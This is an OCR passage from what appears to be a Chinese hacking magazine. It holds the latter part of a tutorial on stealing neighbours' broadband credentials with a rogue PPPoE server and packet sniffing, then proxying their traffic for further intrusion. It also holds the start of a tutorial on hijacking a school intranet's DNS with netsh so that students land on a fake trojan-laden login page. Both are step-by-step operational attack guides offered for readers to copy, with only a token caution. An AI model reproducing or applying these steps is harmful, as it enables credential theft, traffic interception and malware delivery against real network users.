


图6

然后再点击“编辑配置文件”，切换到“身份验证”项，只要在“未加密的身份验证”前打“勾”，其它全部为空就可以了，如图7。此时会弹出一个帮助主题，选择“否”，回到“远程访问策略”，再右击“到其他访问服务器的连接”的属性，设置和刚才“到Microsoft路由选择和远程访问服务器的连接”是一样的。

## 四、监听别人的秘密

经过上面的一系列设置，现在我们就可以监听别人的宽带帐号和密码了。先安装好WinPcap驱动，再安装监听软件ethereal。打开ethereal，点击“Capture”，选择“start”，里面的设置不用去更改保留默认，再点OK，如图8。



图7




图8

接下来的工作就交给ethereal，我们等着鱼儿上钩好了。不一会儿，就监听到好多数据包了，点“Stop”，来看看是否抓到了帐号和密码，如图9。图中的jxlan222996就是帐号（中间那个空格不算的），而下方是得到的密码。

此时对方的电脑拨号是不会成功的，总会提示691错误（用户名或密码不正常），如果他们打电话给电信要求电信检查的话，就很容易被发现，所以我们应该想办法能够使对方拨号成功，以方便进一步的入侵和完成其它的操作。




图9

## 五、局域网大入侵

右击“我的电脑”，选择“管理”－“本地用户”，新建一个用户名为jxlan222996，密码为2996的帐号。在“拨入”选择“通过远程策略控制访问”，设置允许jxlan222996拨入。现在对方的电脑就能成功的通过我们的PPPoE验证拨号了！而且对方会通过本机作为代理来上网，只是我和对方在一个局域网里，并且对方的电脑是通过我的电脑作为网关进行上网的。

我们再回到路由和远程访问中，点击一下“远程访问客户端”，已经有一台名为jxlan222996主机了哦，双击这台主机，我们就可以看到DHCP所分给它的IP地址为192.168.0.6，如图10，再来PING一下，如图11。嘿嘿，此时如果开个Sniffer来监听对方其他的一些帐号和密码，那还不手到擒来了！大家可以参考黑客X档案06年第10期中“利用DNS欺骗在局域网中挂马”一文中所介绍的方法来进一步扩大成果！




图10





图11

本文所介绍的方法，危害性太大了，希望大家在测试的时候，小心慎重！

**关键词解释：PPPoE**

英文原义是Point to Point Protocol over Ethernet，中文释义为以太网上的点对点协议。简单的说，就是将以太网和PPP协议结合后的协议。目前广泛应用在ADSL接入方式中。通过PPPoE技术和宽带调制解调器（比如ADSL Modem）我们就可以实现高速宽带网的个人身份验证访问，为每个用户创建虚拟拨号连接，这样就可以高速连接到Internet。

**小编点评：**

本文涉及到了多方面的综合技术，结合起来完成了一件在小区宽带中危害相当大的入侵。而且作者也尽量的避免了复杂的原理介绍，大家按照文章一步步依样画葫芦就可以掌握这门技术。可是X档案永远建议读者以学习技术原理的心态去掌握这门技术，否则盗几个宽带帐号，入侵几台电脑的快感会让你一步步走入歧途。事实上，PPPoE是支持加密的身份验证的，或许这篇傻瓜化文章的问世可以改变一些ISP的“傻瓜”做法，为用户的安全考虑更多的事呢？

（文章中涉及到的RASPPPOE_099和ethereal已收录到光盘中。）

# 巧用Netsh命令来玩内网挂马

旭方（高春雷）

为了方便学生存储课堂作业，学校特别在内网服务器上开通了网络硬盘服务为每个注册用户提供30M的存储空间，学生电脑只要访问www.net.edu即可进入网络硬盘的登录页面进行登录。本文就来研究一下从我们在地址栏中输入www.net.edu到最终成功进入网络硬盘登录页面的这样一个过程。

## 一、DNS 相关知识恶补

www.net.edu就是我们经常说的域名。我们知道在网络上是通过IP地址来辨别一台主机的，但是由于IP地址很难被大家记住，所以人们就将网络上的服务器取一个有意义且又容易记的名字，也就是我们所说的域名。就像我们在看到www.hackerxfiles.net的时候就会想到它是黑客X档案官方网站的地址一样！所以这个时候就需要有一台主机为我们提供域名和其所对应的IP地址的转换查询服务，这样的主机我们称之为Domain Name Server，也就是DNS——域名服务器。

现在思路就清晰多了，我们还是以刚才的www.net.edu为例。当我们在浏览器的地址栏中输入www.net.edu并回车时，浏览器会首先询问“首选DNS服务器”www.net.edu这个域名所对应的IP地址是多少。假设得到的答案是172.16.0.2，那么接着浏览器就会访问172.16.0.2是否提供了这个WEB服务，完成后面的工作。




图1

在“网上邻居”点右键－“属性”，选择“本地连接”，点击右键选择“属性”－“Internet协议（TCP/IP）”，点击“属性”就可以看到当前的DNS设置，如图1（小编：如果拨号用户设置的是自动获取DNS，在这里我们就什么也看不见的，因此建议使用CMD下的命令**ipconfig /all**来查看）。图1就是我们学校机房的设置情况，也就是说当我在浏览器中输入www.net.edu时，浏览器会去询问172.16.0.2（DNS服务器），www.net.edu所对应的IP地址是多少。我们在“开始”－“运行”栏中输入cmd，然后输入命令：**ping www.net.edu**，如图2，返回的结果就是www.net.edu的IP地址。从返回的结果中我们可以看出DNS服务器和Web服务器是在同一台主机上的。




图2

如果我们将别人电脑上的首选DNS服务器地址改为我们电脑的IP地址，然后再在我们的电脑上搭建一个DNS服务器，让我们的DNS服务器负责告诉对方www.net.edu的IP地址是多少，然后再将www.net.edu这个域名原本所对应的IP地址172.16.0.2改为我们电脑的IP，这样当受骗人在浏览器中输入www.net.edu的时候便会访问我们的电脑了！倘若我们在自己的电脑中搭建Web服务并弄个虚假的网络硬盘登录页面，这样就不容易引起对方的怀疑了，如果我们再在登录页面上挂上网页木马的话……那对方就会不知不觉的中了我们所设下的圈套！

**小编注：**

上边的过程及思路菜鸟们可能看得有点晕，事实上我第一次看也被作者给绕进去了。作者的思路简单的说是这样的。

1. 把自己的电脑做成DNS服务器
2. 把别人电脑的网络配置修改一下，DNS服务器的IP指向自己
3. 本机肆意指定www.net.edu到任意IP，当然，这里是把www.net.edu指向自己
4. 本机做好WEB服务并挂好马等别人上勾

## 二、Netsh 命令的妙用

现在首要的问题就是如何将对方电脑的首选DNS服务器改为我们电脑的地址，我们可以使用Windows系统自带的netsh命令！

点击“开始”－“运行”，输入cmd回车，然后输入命令：**netsh -c interface ip dump >c:\xufang.txt**，这样就把我们电脑的IP配置信息导出到C盘下的xufang.txt文件中了，然后我们打开它，如图3。

